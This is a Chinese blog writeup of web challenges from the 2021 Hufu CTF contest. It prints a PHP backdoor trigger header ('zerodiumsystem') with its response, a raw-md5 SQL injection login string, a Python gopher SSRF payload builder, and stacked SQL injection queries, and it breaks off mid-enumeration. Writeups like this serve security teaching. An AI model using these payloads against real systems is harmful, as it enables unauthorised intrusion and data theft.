2021数字中国创新大赛虎符网络安全赛-Writeup

原创

末 初 于 2021-04-04 01:20:19 发布 4042 收藏 9

分类专栏： CTF_WEB_Writeup

本文链接：https://blog.csdn.net/mochu7777777/article/details/115422328

CTF_WEB_Writeup 专栏收录该内容

159 篇文章 31 订阅

订阅专栏

文章目录

Web

签到

http://cn-sec.com/archives/313267.html

```
User-Agentt: zerodiumsystem("cat /flag");
```

Request

Raw | Params | Headers | Hex

```
GET / HTTP/1.1
Host: eci-2ze08g0rhfwb6960hg1q.cloudeci1.ichunqiu.com
User-Agentt: zerodiumsystem("cat /flag");
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
Hm_lvt_2d0601bd28de7d49818249cf35d95943=1609081028,1609320401,1610418666,1611217018; __jsluid_h=880728a44f69985be86ef070d80ced8a;
PHPSESSID=e598ba5fdfad46290a3b0c9b64301a42
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

Raw | Headers | Hex | Render


```
HTTP/1.1 200 OK
Date: Sat, 03 Apr 2021 15:58:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Vary: Accept-Encoding
Vary: Accept-Encoding
X-Via-JSL: e88282a,-
X-Cache: bypass
Content-Length: 7092

flag{f334da6a-948c-48a2-a160-43a5519eb58b}<br />
<b>Warning</b>:  Cannot modify header information - headers already sent by (output started at REMOVETHIS: sold to zerodium, mid 2017:1) in <b>/var/www/html/htmlport.php</b> on line <b>2</b><br />
<br />
<b>Warning</b>:  session_start(): Session cannot be started after headers have already been sent in <b>/var/www/html/htmlport.php</b> on line <b>5</b><br />
<!DOCTYPE HTML>
<html lang="zh-CN">
<head>
<meta charset="UTF-8">
<title>个人博客</title>
<meta name="keywords" content="个人博客" />
<meta name="description" content="" />
<link rel="stylesheet" href="css/index.css" />
```


“慢慢做”管理系统

根据题目提示，这里第一步登录应该利用一些字符串被`md5($string,true)`之后会形成如下，从而造成注入

```
PS C:\Users\Administrator\Downloads> php -r "var_dump(md5('ffifdyop',true));"
Command line code:1:
string(16) "'or'6]��!r,��b"
PS C:\Users\Administrator\Downloads>
```

但是遗憾的是这里的`ffifdyop`，被过滤了



所以我们需要寻找另一个能和`ffifdyop`达到同样效果的字符，搜索引擎找一找

https://blog.csdn.net/March97/article/details/81222922


```
PS C:\Users\Administrator\Downloads> php -r "var_dump(md5('129581926211651571912466741651878684928',true));"
Command line code:1:
string(16) "�T0D��o#��'or'8"
PS C:\Users\Administrator\Downloads>
```

```
/?username=admin&password=129581926211651571912466741651878684928
```

成功登录

根据题目的提示，直接在内网找一下`admin.php`


```
/ssrf.php?way=127.0.0.1%2Fadmin.php
```



抓一下这个后台管理系统的包，然后整理一下这个`127.0.0.1/admin.php`的包，通过`gopher`协议发送POST数据过去看一下，用python简单处理下

```python
from urllib.parse import quote

payload = "username=mochu7&password=mochu7"

postdata = """
POST /admin.php HTTP/1.1
Host: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: {}

{}
""".format(len(payload),payload)

final_payload = 'gopher://127.0.0.1:80/_'+ quote(quote(postdata))
print(final_payload)
print(postdata)
```


```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252031%250A%250Ausername%253Dmochu7%2526password%253Dmochu7%250A
```



成功发送，接下来测试一下注入，加个单引号看看

```
username=mochu7'&password=mochu7
```


直接报错了



很明显这是注入，不过经过后面的fuzz测试发现这里存在，而且这个回显我看着就非常眼熟

```
username=mochu7';show databases#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252048%250A%250Ausername%253Dmochu7%2527%253Bshow%2520databases%2523%2526password%253Dmochu7%250A
```





```
Databases:
ctf
ctf2
information_schema
```

接着查

```
username=mochu7';use ctf;show tables#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252053%250A%250Ausername%253Dmochu7%2527%253Buse%2520ctf%253Bshow%2520tables%2523%2526password%253Dmochu7%250A
```




```
username=mochu7';use ctf2;show tables#&password=mochu7
```


```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252054%250A%250Ausername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520tables%2523%2526password%253Dmochu7%250A
```


```
Tables_in_ctf:
users
Tables_in_ctf2:
fake_admin
real_admin_here_do_you_find
```

我们想要找的是真正的admin密码


```
username=mochu7';use ctf2;show columns from `fake_admin`#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%252073%250A%250Ausername%253Dmochu7%2527%253Buse%2520ctf2%253Bshow%2520columns%2520from%2520%2560fake_admin%2560%2523%2526password%253Dmochu7%250A
```




```
username=mochu7';use ctf2;show columns from `real_admin_here_do_you_find`#&password=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2
520application/x-www-form-urlencoded%250AContent-Length%253A%252090%250A%250Ausername%253Dmochu7%2527%253Buse%25
20ctf2%253Bshow%2520columns%2520from%2520%2560real_admin_here_do_you_find%2560%2523%2526password%253Dmochu7%250A
```

